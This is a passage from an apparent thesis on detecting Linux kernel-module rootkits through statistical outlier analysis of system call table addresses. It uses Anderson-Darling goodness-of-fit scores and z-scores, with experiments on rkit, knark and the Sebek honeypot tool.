Smallest Extreme Value	11.958
Weibull	11.982
2-Parameter Exponential	82.486
Exponential	116.040

Table 5.2: Distribution fits from 64-bit SPARC machine, kernel 2.4.27

Distribution	AD-Score
Loglogistic	10.596
Largest Extreme Value	11.631
Logistic	11.760
Lognormal	19.104
Gamma	20.411
Normal	23.273
3-Parameter Gamma	25.861
3-Parameter Weibull	31.932
3-Parameter Loglogistic	33.908
Weibull	35.818
3-Parameter Lognormal	36.736
Smallest Extreme Value	40.587
2-Parameter Exponential	52.937
Exponential	101.512

While the largest extreme value distribution best fits the system call table addresses from the 32-bit Intel machine, it was not the best fit for the system call addresses for the 64-bit SPARC machine used in preliminary testing. However, largest extreme value is still a very good fit (a close second) for the SPARC. While many more observations are necessary to make claims of goodness-of-fit for the system call addresses for various categories of computers, this result suggests that this may be possible, especially for machines of different architectures but having the same operating system and/or kernel version.

Experience has shown that Linux seems to be developed for and works best with the Intel architecture. Installing, compiling, and loading custom modules with Linux on SPARC was problematic but was eventually successful [47-49]. Challenges such as this should be expected and planned for with the inclusion of additional architectures.

5.3 Statistical Methods

There exist many discordancy tests for detecting outliers in univariate data. These include tests for samples that fit many underlying distributions – gamma, exponential,

normal, log-normal, truncated exponential, uniform, gumbel, frechet, weibull, pareto, poisson, and binomial distributions [46]. Experiments show that the data analyzed in this chapter tends to fit the largest extreme value best. Furthermore, most discordancy tests require at least an estimate of the number of outliers, and their locations. The purpose of this research is to identify outliers without *a priori* knowledge of this kind.

A general and early approach to identifying outliers is to identify the underlying distribution of the data and identify individuals that deviate from the distribution. This approach is common in statistics, but does not scale well [50]. Using this approach, two LKM rootkits were successfully detected. These results are discussed in more detail in the following section.

The preliminary model in this research utilizes the method mentioned in the previous paragraph, in conjunction with the Anderson-Darling goodness-of-fit test to identify individuals that deviate from the underlying distribution. Hawkins suggests the possibility of using any goodness-of-fit test as the basis for an outlier test, and that any good candidate for an outlier test would emphasize the quality of fit in the tails – one such test is the Anderson-Darling goodness-of-fit test [44]. The possibility of using the Anderson-Darling test as an outlier test does not seem to have been investigated, but was promising since this statistic is completely general and can be used with any underlying distribution [44]. This fact alone makes the Anderson-Darling goodness-of-fit test preferable to any previously mentioned discordancy tests for univariate data.

Distance based approaches to outlier analysis have been investigated by Ramaswamy et al. [36] and Knorr & Eng [32;35]. These techniques typically explore some neighborhood and do not rely on the underlying distribution of the data [50]. Knorr

& Eng identify outliers by counting neighbors within a specified radius, with the radius and threshold number of points as the only two parameters [50]. Ramaswamy et al. identify outliers by calculating the sum of the distances to their nearest neighbors [50]. Breunig et al. have investigated a density based technique to score data points using "local outlier factor", a measure of outlyingness calculated for each data point [33;34;50]. Jin et al. introduced a method for more efficiently identifying top outliers using the local outlier factor [37;50].

5.3.1 The Anderson-Darling Goodness of Fit Test

The Anderson-Darling tests if a sample comes from a particular distribution. It is a modification of the Kolmogorov-Smirnov (K-S) test that gives more weight to the tails of the distribution than the K-S test. The K-S test is distribution free in the sense that the critical values do not depend on the specific distribution being tested [51].

The Anderson-Darling test utilizes the specific distribution when calculating critical values. This approach has the advantage of producing a more sensitive test and the disadvantage that critical values must be calculated for each distribution. Tables of critical values are not usually not supplied, since the test itself is applied with a statistical software program that produces the critical values [51].

The Anderson-Darling test determines whether data comes from a specific distribution. The formula for the test statistic A to assess if data (this data must be ordered) comes from a distribution with cumulative distribution function F is

$$A^2 = N - S \qquad (5.13)$$

Where:

$$S = \sum_{k=1}^{N} 2k - 1/N \ [\ln F(Y_k) + \ln(1 - F(Y_{N+1-k}))] \qquad (5.14)$$

H_0 = The data fits the specified distribution.

H_1 = The data does not fit the specified distribution.

α = Significance level.

The critical values for the Anderson-Darling goodness-of-fit test are dependent on the specific distribution that is being tested. Values and formulas have been published for a few particular distributions. The Anderson-Darling goodness-of-fit test is a one-sided test and the hypothesis that the distribution fits a specific form is rejected if the test statistic, A, is larger than the critical value [51].

For a given distribution, the Anderson-Darling goodness-of-fit test may be multiplied by a constant - which typically depends on the sample size. These constants are presented in various papers by Stephens [44]. This is known as the "adjusted Anderson-Darling" statistic. This is the metric that should be compared against the critical values. Different constants (and therefore different critical values) have been published. It is important to be aware of what constant was used for a given set of critical values. The necessary constant is typically given with the critical values [51]. A smaller Anderson–Darling score indicates that the distribution fits the data better.

The Anderson-Darling goodness-of-fit score should be used when critical values for the underlying distribution have been published or are otherwise available (as in the use of a statistical software program). These values are available in papers published by Stephens, and support several well known distributions.

Additionally, if a test that is sensitive to quality of fit in the tails of the distribution is desired, the Anderson-Darling goodness-of-fit score should be used. One notable limitation of the Anderson-Darling test is that it, along with the Kolmogorov-Smirnov test, are limited to continuous distributions. If the data fit a discrete distribution closely, such as the binomial distribution, another test such as the Chi-Square goodness-of-fit test should be used [51].

Since the Anderson-Darling goodness-of-fit score relies upon the calculation of critical values based on a specific distribution, the test should not be used when working with some underlying distribution where critical values have not been calculated or are not otherwise available. Additionally, if the researcher requires a test that is more sensitive near the center of the distribution than at the tails, another test, such as the Kolmogorov-Smirnov test, should be used [51].

Sample skewness and kurtosis are typically considered as test statistics used for testing whether a sample is normal, and the presence of outliers is a way in which the distribution may depart from normality. This suggests that it is possible to use *any* goodness-of-fit test as an outlier test [44].

However, the idea of using the Anderson-Darling as an outlier test doesn't appear to have been investigated. It is appealing because the Anderson-Darling goodness-of-fit test is completely general and may be used for any underlying continuous distribution $F_0(x)$ (where critical values are available). The Anderson-Darling goodness-of-fit test also emphasizes the quality of fit in the tails [44].

Why not choose some other goodness-of-fit test? The Anderson-Darling test is an alternative to the Chi-Square and Kolmogorov-Smirnov (K-S) goodness-of-fit tests.

The Anderson-Darling goodness-of-fit test is also more sensitive to the quality of fit in the tails of the distribution than is the Kolmogorov-Smirnov (K-S) goodness-of-fit test, making it more appropriate for outlier analysis [51].

The Chi-Square goodness-of-fit test must be applied to data that has been categorized or "binned" [51]. This is not a significant restriction because for non-categorized data one can simply calculate a histogram or frequency table before applying the Chi-Square test. However, the result of the Chi-Square test is dependent on how the data is categorized. The data used in this research doesn't lend itself well to categorization, and any categorization would be essentially meaningless. An additional disadvantage of the Chi-Square test is that it requires a sufficiently large sample size in order for the test to be valid [51].

One possible procedure for identifying outliers is to conduct a check on the assumptions in the model. If conducting some analysis assuming normality of data, various checks would be applied to the data to ensure that the model fits. One possible test would be a goodness-of-fit test, and this test would need to be sensitive to the fit in the tails of the true underlying distribution, but not elsewhere. This is true for many other techniques as well, where high kurtosis and skewness are the most damaging departures from the model [44].

The use of a goodness-of-fit test should be regarded as a screen – if the data pass, then the standard analytic procedure will be applied. Otherwise, some other action will be taken. These actions include, but are not limited to, removing the outliers from the sample and carrying out the original proposed analysis on the remaining 'clean' observations [44].

5.3.2 Specific Distributions

When working with asymptotic extreme-value distributions, it is important to note that there are first, second, and third order types, also known as the Gumbel, Frechet, and Weibull distributions. These distributions are well known as models for extreme observations such as maximum annual wind speeds, floods, endurance limits in fatigue testing, annual minimum temperatures, and so on. Each of these distributions has two forms, each as it relates to the greatest-value or least-value extremes [46].

The Gumbel distribution is known as '*the* extreme-value distribution' [46]. In the context of using minitab, the largest extreme value distribution and smallest extreme value distributions are simply the two forms of the gumbel distribution. The gumbel distribution is also a special case of the fisher-tippett distribution. The fisher-tippett distribution is also known as the log-weibull distribution. The gumbel distribution is used to find the maximum (or minimum) of a number of samples from various distributions. The gumbel distribution has a cumulative distribution of $F(x) = e^{-e(-x)}$ and a probability density function of $F(x) = e^{-x}e^{-e(-x)}$.

A property of the gumbel distribution is that as the standard deviation decreases, the gumbel distribution's pdf becomes taller and narrower. Our data has a very small standard deviation, contributing to the goodness-of-fit for the gumbel distribution.

The gumbel distribution also has a location parameter, which is equal to the mode, but different than median and mean. This is due to the fact that the gumbel distribution is not symmetric around it's location parameter. In the data for this research, the mode is much closer to the median than it is to the mean. Like the gumbel

distribution, this means that our data is not symmetric around the location parameter (the mode), further contributing to the good fit for this distribution.

Two very well fitting distributions for the memory addresses in the system call table were the largest extreme value and logistic distributions. In figures 5.1 and 5.2, we can see that largest extreme value fits slightly better than logistic.

Finally, the gumbel distribution is used to find the minimum (or maximum) of a number of samples from various distributions. It is possible that system call addresses in even a clean system are generated by more than one underlying distribution, which may explain why the gumbel distribution may fit so well.



Figure 5.1: system call table fit vs. largest extreme value (gumbel)



Figure 5.2: system call table fit vs. next best fitting distribution (logistic)

5.4 Experimental Results

As previously mentioned, there have been several attempts at preventing and detecting the deployment of rootkits, but they require some form of *a priori* knowledge about the specific system under observation. This technique will employ the GNU debugger and other memory analysis tools, and possibly other techniques, to detect rootkits, through formal, rigorous analysis of the data.

When a Linux Kernel Module rootkit is installed, several of the entries in the system call table are changed to unusually large values (indicative of the system call table modification attack discussed previously). This changes the goodness of fit score for the largest extreme value distribution – the data is no longer such a good fit. Because of the Linux memory model and the method of attack, the outliers will be on the extreme right side of the distribution [16]. If these outliers are eliminated one by one, the distribution

slowly moves from a score of approximately ninety eight back to very close to the original score of approximately five.

This new technique is a method for detecting Linux Kernel Module (LKM) rootkits. These rootkits modify memory addresses in the system call table, which originally fit the largest extreme value distribution very well; the Anderson-Darling goodness of fit test yields a score of approximately five. This seems to hold across multiple architectures; experiments on Intel 32 bit architectures and SPARC 64 bit architectures yield similar results.

In experiment one, the Rkit Linux Kernel Module rootkit version 1.01 was downloaded and installed on a 32-bit Intel computer running Linux kernel version 2.4.27. Rkit 1.01 only modifies one entry in the system call table – sys_setuid. Rkit 1.01 was selected because (a) it is a LKM rootkit, and (b) it attacks only one entry in the system call table. If only one outlier can be detected using this method, rootkits that attack several system call table entries may be detected more easily.

From table 5.1, it is known that the test system – a 32-bit Intel computer running Linux kernel 2.4.27 – has a 252 entry system call table fitting the largest extreme value distribution with an Anderson-Darling goodness of fit score of 5.228. When rkit 1.01 is installed, the Anderson-Darling goodness of fit score changes to 98.079. Clearly, an outlier is present in the form of the sys_setuid system call table entry with a greatly increased memory address. The sys_setuid system call table entry address was changed from 0xC01201F0 (good value) to 0xD0878060. Converted to decimal, these values are 3,222,405,616 and 3,498,541,152 – a difference of 276,135,536 and approximately 8.5% larger than the original value.

When one system call table address is modified, the goodness of fit score changes from 5.228 to 98.079, a change of approximately 1876%. When the modified sys_setuid memory address is removed from the data, the Anderson-Darling goodness of fit score for the Largest Extreme Value distribution returns to 4.655 – within 1.09% of the original score of 5.228. This finding is shown below in table 5.3.

Table 5.3: results of rkit 1.01 experiment

System	AD-Score
Clean	5.228
Modified	98.079
Modifications Removed	4.655

In experiment two, the knark Linux Kernel Module rootkit version 2.4.3 was installed on the same test system – a 32-bit Intel computer running Linux kernel version 2.4.27. Knark is also a Linux Kernel Module rootkit, and attacks nine different memory addresses in the system call table. Experiment two yields similar results as experiment one – a 2073% decrease in goodness of fit, then a return to within 0.94% of the original score when the outlying modified addresses are removed. This finding is summarized below, in table 5.4.

Table 5.4: results of knark 2.4.3 experiment

System	AD-Score
Clean	5.228
Modified	108.379
Modifications Removed	4.74

Also in experiment two, as the modified system addresses are removed one by one, the Anderson-Darling goodness of fit score slowly improves, but does not show a dramatic or significant improvement until the final outlier is removed. The importance of this fact lies in the concept of complete detection. Through this method, a rootkit that

attacks only one system call table address can be successfully detected. Figure 5.3, below, illustrates this finding. It is possible to not only detect most modified system call addresses, but all modified system call addresses.



Figure 5.3: Anderson-Darling score vs. outliers

In experiment three, the sebek data capture toolkit version 2.4 was installed on the same test system – a 32-bit Intel computer running Linux kernel version 2.4.27. Some software used in honeypot research, specifically sebek [52], utilizes techniques similar to those employed by Linux Kernel Module rootkits. Sebek is a suite of data capture tools designed to capture an attacker's activities on a high interaction honeypot, without the attacker becoming aware of this surveillance [52]. One module in the sebek package, sebek.o, attacks the system calls sys_read, sys_socket, and sys_open using the system call table modification attack [52]. From the author's standpoint, researchers employ

‘honeypot data capture tools’ and attackers employ ‘rootkits’ – in reality, these two tools appear to be nearly identical in fuction and purpose.

Additionally, Sebek clients exist for both the 2.4 and 2.6 Linux kernels. Now there is an opportunity to test this detection method on the 2.6 Linux kernel, as well as with the 2.4 kernel as has been investigated up to this point.

As mentioned previously, the Linux kernel 2.4 system call table best fits the largest extreme value distribution, with a Anderson-Darling score of 5.228. After installing the Sebek tool on Linux kernel version 2.4.27, the goodness of fit score for the largest extreme value distribution changes from 5.228 (a good score) to 108.929 (a very bad score). Indeed, it will be shown that sebek modifies the 2.4.27 system call table in eight different locations. This is the expected result, and similar to the results in the first two experiments – a goodness of fit decrease of 2,083% due to what is, essentially, a rootkit infection. Once these eight outliers are removed, the goodness of fit score returns to 4.971 – within 05% of the original, uninfected value. Table 5.5, below, summarizes this finding.

Table 5.5: results of Sebek 2.4 experiment

System	AD-Score
Clean	5.228
Modified	108.929
Modifications Removed	4.971

Just as in experiment two, as the modified system call addresses are removed one by one, the Anderson-Darling goodness of fit score slowly improves, but does not show a dramatic or significant improvement until the final outlier is removed. Once again, this finding emphasizes the concept of complete detection, which further shows that even if a rootkit attacks only a single system call table address it can be successfully detected.

Additionally, if there existed a catalog of rootkits based on the number of system call table attacks, rootkits could possibly be identified based on this metric. Figure 5.4, below, further illustrates this finding. Again, it is possible to detect all modified system call addresses.



Figure 5.4: Anderson-Darling score vs. outliers

In experiment four, the Sebek data capture toolkit 2.6 was installed on the same test system, a 32-bit Intel computer, but in this instance running Linux kernel version 2.6.8. This is especially interesting, in that Linux Kernel Module rootkits are most prevalent among the 2.4 kernels. This is an unusual opportunity to use the general distribution model to detect the system call table modifcation attack against the 2.6 kernel.

First, it must be determined which distribution best fits the data in the 2.6 kernel system call table. Table 5.6, below, illustrates that the distribution of system call

addresses within the 2.6 kernel system call table fit the largest extreme value distribution best, with an Anderson-Darling goodness-of-fit score of 7.322. Recall that the best fitting distribution for the system calls in the system call table in kernel version 2.4 is largest extreme value. This is very good evidence that the distribution of system call addresses in the system call table fit the same distribution across kernel versions and within the same architecture.

Table 5.6: system call table for kernel 2.6

Distribution	**AD-Score**
Largest Extreme Value	7.322
3-Parameter Gamma	8.57
3-Parameter Lognormal	10.491
Lognormal	10.51
Normal	10.511
3-Parameter Loglogistic	10.734
Logistic	10.739
Loglogistic	10.742
3-Parameter Weibull	43.484
Weibull	43.642
Smallest Extreme Value	43.652
2-Parameter Exponential	79.622
Exponential	130.255

After Sebek 2.6 is installed on the test system, the goodness-of-fit score for the Largest Extreme Value distribution changes from 7.322 on the clean system, to a much worse score of 122.115 – a change of approximately 1667%. After these modified system call addresses are removed from the system call table, the goodness-of-fit score for the largest extreme value distribution returns to 8.031, within 09% of the original score. Table 5.7 illustrates that this result is very similar to the previous three experiments.

Table 5.7: results of sebek 2.6 experiment

System	AD-Score
Clean	7.322
Modified	122.115
Modifications Removed	8.031

Just as in all of the previous experiments in this category, as the modified system call addresses are removed one by one, the Anderson-Darling goodness-of-fit score slowly improves, and shows a dramatic improvement when the final outlier is removed. This is a similar result to all previous experiments in this category, and further strengthens the cases that complete detection and identification is possible. Figure 5.5, below, illustrates further.



Figure 5.5: Anderson-Darling score vs. outliers

5.5 Conclusions

The general distribution model appears to work very well for the detection of Linux Kernel Module rootkits. In each of four experiments, the model was able to

completely detect the presence of a Linux Kernel Module rootkit (or programs that mimic the behavior of this class of rootkit) which had modified the system call table. Additionally, there now exists evidence that suggests that the system call table of different kernel versions of Linux may fit the same distribution within the same architecture. This is an important and promising finding, an unexpected result of analyzing the Sebek honeypot software on both the 2.4 and 2.6 Linux kernels. One drawback of this approach (although now lessened) is the necessity of having at least some generalized *a priori* knowledge about the system or class of systems under observation – that is, knowledge of which distribution the system call table for these classes of systems fits the best. Since the system call tables of the Linux 2.4 and 2.6 kernels both fit the largest extreme value distribution within the Intel 32-bit architecture, it may indeed be possible to successfully group systems by operating system and architecture type, omitting kernel or operating system version.

CHAPTER VI

DETECTING SYSTEM CALL TABLE MODIFICATION ATTACKS USING NORMAL DISTRIBUTION MODELS

As discussed in the previous chapter, most system call tables are not normally distributed. However, if a normal distribution of system calls may be assumed, this can greatly simplify the task of rootkit detection. This assumption of normality can be tested on any given system, even if the system has been infected by a kernel rootkit. Section 6.1 contains a review of definitions and a modified formal model, and section 6.2 presents a few brief comments on hardware platforms. Section 6.3 discusses the normality of the system call table in uninfected systems, and systems infected by a variety of different rootkits, and section 6.4 briefly discusses the discordancy test used in this approach. Section 6.5 makes a careful examination of the experimental results, and section 6.6 includes a summary and conclusions from this approach.

6.1 Definitions and Formal Model

Most of the definitions mentioned in this section have been previously defined in Section 5.1. Specifically, the definitions of an outlier and discordancy test have not changed. The definition of a kernel rootkit has similarly remain unchanged, and the formal model presented in Section 5.1 still holds with significant modifications. Since

the formal model has changed, some of the information presented in Section 5.1 will be reviewed again here for clarity.

Recall that a kernel rootkit is defined as some program p_2, which imitates a subset of operating system functionality known as program p_1. Therefore, p_1 is a subset of p_2. The functionality that exists in p_2, but not p_1, is the additional functionality provided by the kernel rootkit in order to maintain control of compromised systems, attack other systems, destroy evidence, and decrease the chance of the attacker being detected by the authorities. More formally, the kernel rootkit functionality is expressed as $p_2 - p_1 = p'$ [14].

The core difference in this approach is the absence of the necessity to have statistical information about the properties of an uninfected system. This being true, the elements of the formal model that define the properties of an uninfected system may be discarded. The elements that may be discarded are:

$s_1 = M_1(p_1)$ – system call addresses in clean kernel (6.1)

$s_2 = M_2(p_1)$ – system call addresses in clean system call table (6.2)

$D_1 = t(s_1)$ – Discordancy score of system call addresses in clean kernel (6.3)

$D_2 = t(s_2)$ – Discordancy score of addresses in clean system call table (6.4)

Having discarded half of the elements from the original formal model, the new formal model is smaller, more elegant, and requires significantly less *a priori* knowledge about the system under study. The only remaining elements in the formal model are the following:

$s_1' = M_1(p_2)$ – system call addresses in infected kernel (6.5)

$s_2' = M_2(p_2)$ – system call addresses in infected system call table (6.6)

$D_1' = t(s_1')$ – Discordancy score of system call addresses in infected kernel (6.7)

$D_2' = t(s_2')$ – Discordancy score of addresses in infected system call table (6.8)

In this case, the discordancy test t is the z-score. The z-score is simply the number of standard deviations away from the mean for a particular value *x*, and is represented by $z = (x - \overline{X})/\sigma$.

First, it will be shown that the values in the system call table are normal enough to allow the successful application of this particular test. Second, the z-scores for the values in the system call table will be calculated and the entries with a z-score greater than or equal to three have obviously been modified by the deployment of a kernel rootkit. This approach has the added benefit of quickly and easily identifying which specific system calls have been modified by the rootkit, and offers the promise of not only detecting rookits but identifying (or at least classifying) the specific rootkit which has been deployed.

The formal model for this approach is simple, elegant, and straightforward. Once again, the infected values in the system call table will be on the far right side of the distribution – if the values have been ordered.

6.2 Hardware Platforms

In the general distribution model discussed in Chapter 5, it is imperative that the goodness of fit scores be similar, at least, across differing kernel versions and architectures. In this approach, such similarity is much less important.

All that is necessary in this case is a very modest assumption of normality. This assumption can be tested beforehand, and if it holds, the rootkit detection process can

begin. This preliminary normality testing can be performed, regardless of whether a kernel rootkit infection has occurred.

6.3 Normality of Data

The following tables show the goodness of fit scores for 32 bit Intel architecture kernel versions 2.4.27 and 2.6.8 that are uninfected. Additional tables show the goodness of fit scores for the 32 bit Intel architecture kernel version 2.4.27 infected with the rkit and knark kernel rootkits as well as the sebek 2.4 honeypot package; the 32 bit Intel Architecutre Kernel version 2.6.8 infected with the sebek honeypot package; and the uninfected SPARC architecture kernel version 2.4.27.

Even a cursory examination of this data shows that, with kernel rootkit infection, there are dramatic changes in the best and worst fitting distributions for a given kernel version. In fact, this is the premise upon which the earlier work in this research is based. However, it may also be noted that in each case, the normal distribution seems to be 'in the middle' of the goodness of fit scores in each of these four scenarios. This suggests that the normal distribution may be a suitable basis for a discordancy test, as it appears to be an adequate (although not the best) fit for kernels infected or uninfected with kernel rootkits. The following seven tables (6.1 through 6.7) show that the Normal distribution is neither the worst, nor the best, fitting distribution for any operating system/architecture pair investigated thus far.

Table 6.1: system call table for uninfected IA32 kernel 2.4.27

Distribution	AD-Score
Largest Extreme Value	5.228
3-Parameter Gamma	6.244
3-Parameter Loglogistic	7.357
Logistic	7.361
Loglogistic	7.364
Lognormal	7.495
Normal	7.495
3-Parameter Lognormal	7.512
3-Parameter Weibull	11.949
Smallest Extreme Value	11.958
Weibull	11.982
2-Parameter Exponential	82.486
Exponential	116.040

Table 6.2: system call table for infected (rkit) IA32 kernel 2.4.27

Distribution	AD-Score
3-Parameter Lognormal	32.996
3-Parameter Loglogistic	77.965
Loglogistic	85.243
Logistic	85.653
3-Parameter Gamma	87.275
Lognormal	95.354
Gamma	95.370
Normal	95.400
Weibull	97.158
Smallest Extreme Value	97.169
Largest Extreme Value	98.079
Exponential	115.452
2-Parameter Exponential	374.231
3-Parameter Weibull	12542.668

Table 6.3: system call table for infected (knark) IA32 kernel 2.4.27

